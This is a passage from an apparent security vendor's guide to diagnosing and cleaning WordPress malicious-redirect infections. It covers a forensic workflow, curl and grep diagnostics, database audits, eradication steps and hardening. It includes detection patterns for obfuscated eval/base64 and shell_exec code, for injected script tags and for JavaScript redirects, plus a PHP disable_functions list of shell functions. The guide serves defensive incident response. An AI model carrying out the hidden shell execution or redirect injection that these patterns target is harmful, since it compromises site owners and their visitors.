    post_content LIKE '%document.createElement(\'script\')%'
)
LIMIT 20;

-- 4. Audit active plugins registered in the database
SELECT option_value
FROM wp_options
WHERE option_name = 'active_plugins';

8. Forensic Investigation Workflow (10-Stage Protocol)
Remediating a redirect infection without structured evidence gathering leads to repeated reinfection. Follow this disciplined 10-stage protocol to isolate, diagnose, and eradicate the compromise.
[Stage 01: Reproduce Trigger] ──► [Stage 02: Capture HTTP Waterfall] ──► [Stage 03: Request Matrix Testing]
                                                                                       │
┌──────────────────────────────────────────────────────────────────────────────────────┘
│
▼
[Stage 04: Server Config Audit] ──► [Stage 05: Filesystem Sweep] ──► [Stage 06: Integrity Checksums]
                                                                                       │
┌──────────────────────────────────────────────────────────────────────────────────────┘
│
▼
[Stage 07: Database Audit] ──► [Stage 08: Root Cause Analysis] ──► [Stage 09: Surgical Eradication]
                                                                                       │
┌──────────────────────────────────────────────────────────────────────────────────────┘
│
▼
[Stage 10: Multi-Vector Validation & Hardening Lockdown]
Stage 01: Reproduce the Redirect
Document the exact conditions required to trigger the redirect. Note whether it occurs on desktop vs. mobile, direct URL entry vs. Google search click, or only during specific hours.
Stage 02: Capture HTTP Behavior
Execute CLI HTTP requests to capture response headers, status codes (301, 302, 200 OK), and the exact Location: target URL before following any redirect hops.
Stage 03: Compare Request Variants
Execute a structured matrix of requests varying User-Agents (Desktop Chrome vs. iPhone Safari) and Referrers (blank vs. Google organic). Pinpoint whether the redirect is triggered by user-agent, referrer, or session cookies.
Stage 04: Inspect Server Configuration
Audit .htaccess files across the root directory and all nested directories. Inspect .user.ini, php.ini, and web server virtual host configurations (Nginx server blocks or Apache vhosts).
Stage 05: Inspect the WordPress Filesystem
Audit high-risk persistence paths: /wp-content/mu-plugins/, active theme directories, /wp-content/uploads/, and root files. Search for recently modified files (mtime/ctime) within the compromise window.
Stage 06: Verify Core, Plugin, and Theme Integrity
Execute cryptographic checksum validation against official repository archives to detect tampered core files or injected plugin binaries.
Stage 07: Audit Database Persistence
Execute targeted SQL queries against wp_options, wp_posts, and wp_usermeta. Unpack serialized transients and inspect autoloaded options exceeding normal size limits.
Stage 08: Identify Initial Compromise Vector
Examine web server access logs correlating with the file modification timestamps. Determine whether the attacker entered through an unpatched plugin vulnerability, compromised SFTP credentials, or a rogue administrator account. When attackers establish secondary persistent web shells or cron droppers to continuously reinject redirect code, incident response teams must deploy targeted WordPress Backdoor Removal protocols to eliminate hidden persistence mechanisms.
Stage 09: Coordinated Surgical Eradication
Take an offline backup for evidence preservation. Concurrently purge malicious database entries, replace tampered core and plugin software with pristine binaries, clean server configuration files, and reset all authentication credentials.
Stage 10: Multi-Vector Re-testing & Validation
Rerun automated HTTP simulations across all device profiles and referrers to confirm the platform consistently delivers authentic 200 OK HTML.
If your team lacks the internal tooling to execute this multi-stage triage, our comprehensive WordPress Malware Removal & Hacked Site Recovery team provides full-stack forensic remediation.
9. Safe Diagnostic Commands
Never rely solely on visual dashboard inspections. Use these battle-tested, read-only diagnostic commands via SSH terminal access to evaluate your environment safely.
## 1. SIMULATION: Test standard desktop request (Expect clean 200 OK)
curl -I -s -A "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36" https://example.com/

## 2. SIMULATION: Test mobile device arriving from Google Search
## Tests both mobile User-Agent AND Google HTTP Referer
curl -I -s \
  -A "Mozilla/5.0 (iPhone; CPU iPhone OS 17_4 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/17.4 Mobile/15E148 Safari/604.1" \
  -e "https://www.google.com/" \
  https://example.com/

## 3. HTTP HEADER CAPTURE: Trace entire redirection chain without executing JavaScript
curl -sIL \
  -A "Mozilla/5.0 (iPhone; CPU iPhone OS 17_4 like Mac OS X)" \
  -e "https://www.google.com/" \
  https://example.com/ | grep -Ei "^(HTTP|Location:)"

## 4. CHECKSUM: Cryptographically verify WordPress core binaries against official release
wp core verify-checksums

## 5. CHECKSUM: Cryptographically verify installed WordPress.org plugins
wp plugin verify-checksums

## 6. FILESYSTEM: Scan theme and plugin files for common JS redirect patterns (read-only)
grep -rEi --include="*.php" --include="*.js" "(window\.location\.(href|replace)|document\.location|location\.href)\s*=" /var/www/html/wp-content/themes/

## 7. FILESYSTEM: Search for base64 decoding paired with eval execution
grep -rEi --include="*.php" "(eval|passthru|shell_exec)\s*\(.*base64_decode" /var/www/html/wp-content/

## 8. SERVER CONFIG: List all .htaccess files across the entire webroot
find /var/www/html/ -type f -name ".htaccess" -ls

## 9. SERVER CONFIG: Search for suspicious auto_prepend_file directives in .user.ini or php.ini
grep -rEi "auto_prepend_file" /var/www/html/

## 10. TIMELINE: Find all PHP files modified in the last 7 days
find /var/www/html/ -type f -name "*.php" -mtime -7 -ls
10. Redirect Chains, SEO Damage, and Search Behavior
A redirect infection left unresolved can devastate an organization's search visibility, brand reputation, and domain authority within days.
How Malicious Redirects Poison Organic Search
[Infected Site Serves Clean 200 OK to Desktop Googlebot]
                           │
                           ▼
  [Mobile Googlebot Crawls Site & Detects HTTP 302 Redirect]
                           │
                           ▼
┌────────────────────────────────────────────────────────┐
│ Google Evaluates Destination URL:                      │
│ - Flagged as Known Phishing / Scam / Adware Domain     │
└──────────────────────────┬─────────────────────────────┘
                           │
                           ▼
┌────────────────────────────────────────────────────────┐
│ Search Penalties & Security Flags Applied:             │
│ 1. Red Warning Screen: "Deceptive site ahead"          │
│ 2. Site Demoted in Organic Search Results              │
│ 3. URL Title Rewritten to Warn Searchers               │
│ 4. Ad Campaigns Suspended (Google Ads / Meta Ads)      │
└────────────────────────────────────────────────────────┘
Critical Consequences of Traffic Hijacking:
- Google Safe Browsing Blacklisting: When Google's security systems detect that your domain routes users to deceptive endpoints, Google flags your domain globally. Visitors using Chrome, Firefox, or Safari are greeted with a full-screen red warning interstitial ("The site ahead contains harmful programs"), driving bounce rates to 100%.
- Crawl Budget and Canonical Dissolution: If search engine crawlers encounter temporary or permanent redirects on your primary URLs, search algorithms may canonicalize your high-ranking pages to the malicious destination, stripping your titles and meta descriptions from search results.
- Soft 404 Penalties and Deindexing: If the redirect routes to broken or parked domains, search engines register soft 404 errors, systematically dropping your legitimate landing pages from organic indexes.
- Immediate Paid Ad Suspension: Google Ads and Meta Ads run automated landing page validation bots. If a redirect fires on their tracking clicks, your advertising accounts face immediate suspension for "Circumventing Systems" or "Malicious or Unwanted Software"—penalties that can take weeks to appeal.
11. Eradication and Post-Cleanup Validation
Once the forensic evidence is cataloged, execute this comprehensive eradication workflow to restore system integrity.
Step 1: Evidence Preservation & Environment Isolation
- Create an offline compressed tarball of the entire filesystem (
tar -czf compromised_backup.tar.gz /var/www/html). - Generate an immediate MySQL database dump (
mysqldump -u root -p database_name > db_evidence.sql). - Place the site in maintenance mode or restrict public web access via IP allowlisting at the cloud WAF level (e.g., Cloudflare) to prevent attackers from executing remote commands during cleanup.
Step 2: Clean Binary Reinstallation (Core & Plugins)
Never attempt to manually clean infected core or plugin files line-by-line:
- Core Replacement: Delete
/wp-admin/,/wp-includes/, and all root PHP files (preserving onlywp-config.phpand/wp-content/). Download a clean release fromWordPress.organd unpack pristine core binaries. - Plugin Reinstallation: Delete the entire
/wp-content/plugins/directory. Download and restore clean copies of all active plugins directly from official repositories. Permanently delete inactive plugins. - Theme Audit: Reinstall off-the-shelf themes from developer sources. For custom bespoke themes, perform a meticulous
git diffcomparison against your version-controlled code repository to isolate every extraneous line of injected code.
Step 3: Sanitize the Uploads Directory
- Recursively scan
/wp-content/uploads/and delete all.php,.phtml,.phar,.ico, or executable script files. - Remove any rogue
.htaccessor.user.inifiles planted inside media folders.
Step 4: Database Sanitization
- Audit
wp_options: Verifysiteurlandhomerecords. - Delete transients (
wp transient delete --all). - Inspect high-byte autoloaded options and purge unfamiliar records.
- Search
wp_postsfor injected<script>or<iframe>tags and strip malicious injections.
Step 5: Server Configuration Reset
- Replace the root
.htaccessfile with WordPress's default clean configuration:# BEGIN WordPress <IfModule mod_rewrite.c> RewriteEngine On RewriteRule .* - [E=HTTP_AUTHORIZATION:%{HTTP:Authorization}] RewriteBase / RewriteRule ^index\.php$ - [L] RewriteCond %{REQUEST_FILENAME} !-f RewriteCond %{REQUEST_FILENAME} !-d RewriteRule . /index.php [L] </IfModule> # END WordPress - Remove rogue
.user.inifiles containingauto_prepend_file.
Step 6: Invalidate Credentials and Sessions
- Regenerate Salts: Update all security keys and salts in
wp-config.phpvia the official WordPress salt API (https://api.wordpress.org/secret-key/1.1/salt/), instantly terminating all active browser cookies and sessions. - Reset Passwords: Force password updates across all database users and administrator accounts.
- Rotate Infrastructure Keys: Update SFTP, SSH, hosting control panel, and MySQL database passwords.
Step 7: Flush All Caching Layers
Purge all application, server, and edge caches:
- Flush object caches (Redis, Memcached).
- Clear server caching modules (Nginx FastCGI cache, LiteSpeed Cache).
- Purge edge CDN caches globally (Cloudflare, Fastly, AWS CloudFront).
Step 8: Multi-Device Retesting & Search Console Appeal
Rerun programmatic curl simulations across desktop and mobile profiles. Once clean operation is confirmed, submit a formal Security Review request via Google Search Console, providing concise technical documentation confirming that malicious files were purged, software was restored from official repositories, and database sanitization is complete.
12. Hardening Against Redirect Reinfection
Cleaning malware without eliminating the vulnerability that enabled the compromise invites immediate reinfection. Implement these defense-in-depth architectural safeguards to fortify your production environment.
┌────────────────────────────────────────────────────────────────────────┐
│                   DEFENSE-IN-DEPTH HARDENING MATRIX                    │
├─────────────────────┬──────────────────────────────────────────────────┤
│ Architectural Layer │ Hardening Implementation Directive               │
├─────────────────────┼──────────────────────────────────────────────────┤
│ Edge Perimeter      │ - Web Application Firewall (WAF) OWASP rulesets. │
│                     │ - Rate limiting on /wp-login.php & /xmlrpc.php.  │
├─────────────────────┼──────────────────────────────────────────────────┤
│ Web Server Daemon   │ - Deny PHP execution in /wp-content/uploads/.    │
│                     │ - Protect hidden dotfiles (.git, .env, .user.ini)│
├─────────────────────┼──────────────────────────────────────────────────┤
│ PHP Runtime         │ - disable_functions = system, exec, shell_exec...│
│                     │ - DISALLOW_FILE_EDIT = true in wp-config.php.    │
├─────────────────────┼──────────────────────────────────────────────────┤
│ Filesystem Security │ - Directories 755; files 644; wp-config.php 440. │
│                     │ - Real-time File Integrity Monitoring (FIM).     │
├─────────────────────┼──────────────────────────────────────────────────┤
│ Access & Identity   │ - Mandatory Two-Factor Authentication (2FA).     │
│                     │ - Principle of least privilege for SQL users.    │
└─────────────────────┴──────────────────────────────────────────────────┘
Essential Hardening Directives
1. Block PHP Execution in the Uploads Directory
Prevent attackers from executing uploaded scripts even if an arbitrary file upload flaw is discovered in a third-party plugin:
For Nginx:
## Deny execution of PHP scripts inside media directories
location ~* ^/wp-content/uploads/.*\.php$ {
    deny all;
    return 404;
}
For Apache (/wp-content/uploads/.htaccess):
## Deny all direct execution of PHP files in uploads
<Files *.php>
    deny from all
</Files>
2. Disable Dashboard Code Editing
Add this directive to wp-config.php above the /* That's all, stop editing! */ line to prevent attackers who compromise an admin account from modifying PHP files via the WordPress dashboard editor:
define('DISALLOW_FILE_EDIT', true);
3. Disable Hazardous PHP Functions
In your production php.ini, disable system execution wrappers that standard CMS applications never require:
disable_functions = exec,passthru,shell_exec,system,proc_open,popen,curl_multi_exec,parse_ini_file,show_source
To implement these architectural protections systematically across your server fleet, explore our dedicated Website Security Hardening & Perimeter Lockdown service.
13. Frequently Asked Questions (FAQ)
1. Why does my WordPress site redirect only on mobile devices?
Attackers intentionally program conditional gating logic using the HTTP User-Agent header. Mobile traffic commands higher ad arbitrage and affiliate payouts, while mobile users are far less likely to inspect network waterfalls or examine page source code. Restricting the redirect to mobile devices also conceals the compromise from site owners who browse their site primarily from desktop workstations.
2. Why can't I reproduce the redirect when logged in as an administrator?
Malicious redirect scripts inspect incoming browser cookies for WordPress session tokens (such as wordpress_logged_in_*). If the script detects an active administrator session, it suppresses the redirect and renders the authentic site cleanly. This stealth mechanism ensures administrators remain unaware of the problem until external customers report it.
3. Can a modified .htaccess file cause a WordPress redirect hack?
Yes. Apache and LiteSpeed web servers process .htaccess rewrite rules before WordPress core or PHP scripts are evaluated. Attackers insert conditional RewriteCond rules matching mobile user-agents and search engine referrers, routing visitors to external domains via HTTP 302 headers before any WordPress application logic executes.
4. Can a malicious redirect survive after all infected files are deleted?
Yes. If the redirect logic is stored within the MySQL database (such as modified siteurl/home records in wp_options, autoloaded transient scripts, or injected <script> tags in wp_posts), replacing physical files on disk will not remove the redirect. Complete remediation requires sanitizing both the filesystem and the database simultaneously.
5. How do I determine whether a redirect is driven by JavaScript or server-side configuration?
Inspect the raw HTTP response headers using curl -sIL -A "Mobile User Agent" https://example.com/. If the server immediately returns an HTTP/1.1 301 or 302 response with a Location: header pointing to the external domain, the redirect is executed server-side (.htaccess, Nginx, or PHP). If the server returns an HTTP/1.1 200 OK document containing inline script tags (window.location = ...), the redirect is executed client-side via JavaScript.
6. Why did our automated security plugin scan report zero malware while redirects continue?
Standard security plugins evaluate files on disk against databases of known malware signatures. Custom-obfuscated JavaScript, dynamic database options, and server rewrite directives (.htaccess) frequently evade static signature matching. Furthermore, if the redirect fetches configuration parameters dynamically from an external C2 server, no malicious code footprint exists on disk for the scanner to detect.
7. What forensic evidence should we preserve before cleaning a compromised site?
Always capture a complete, offline compressed archive of the entire web root (tar -czf) and an authoritative database export (mysqldump) before modifying or deleting a single file. Additionally, archive your recent web server access logs (access.log and error.log) to preserve timestamp evidence linking rogue file modifications to specific IP addresses and entry vectors.
14. Related Security Guides & Specialized Services
Managing a complex WordPress redirect infection requires structured forensic engineering. If your organization is combating recurring redirects, search engine blacklisting, or persistent security compromises, review our technical resources and specialized incident response capabilities:
- Dedicated Redirect Remediation: WordPress Malicious Redirect Removal & Cleanup
- Backdoor & Web Shell Neutralization: WordPress Backdoor Removal & Forensic Incident Response
- Comprehensive Incident Response: WordPress Malware Removal & Hacked Site Recovery
- Architecture & Code Audits: WordPress Security Audit & Hardening Review
- Perimeter Defense: Website Security Hardening & Threat Prevention
- Underlying Persistence Vectors: Read our deep forensic investigation into WordPress Backdoors & Stealth Web Shells: Forensic Detection, Obfuscation Decoding, and Persistent Cron Eradication
- Search Engine Poisoning Analysis: Read our companion guide on The Japanese Keyword Hack: Forensic Root-Cause Analysis, Cloaking Detection, and HTTP 410 Remediation
Need Help Engineering Your Web Platform or AI Systems?
From high-performance Next.js architectures to headless Shopify storefronts, custom AI automations, and enterprise WordPress security recovery, Kawaki Studios designs resilient digital infrastructure built to scale.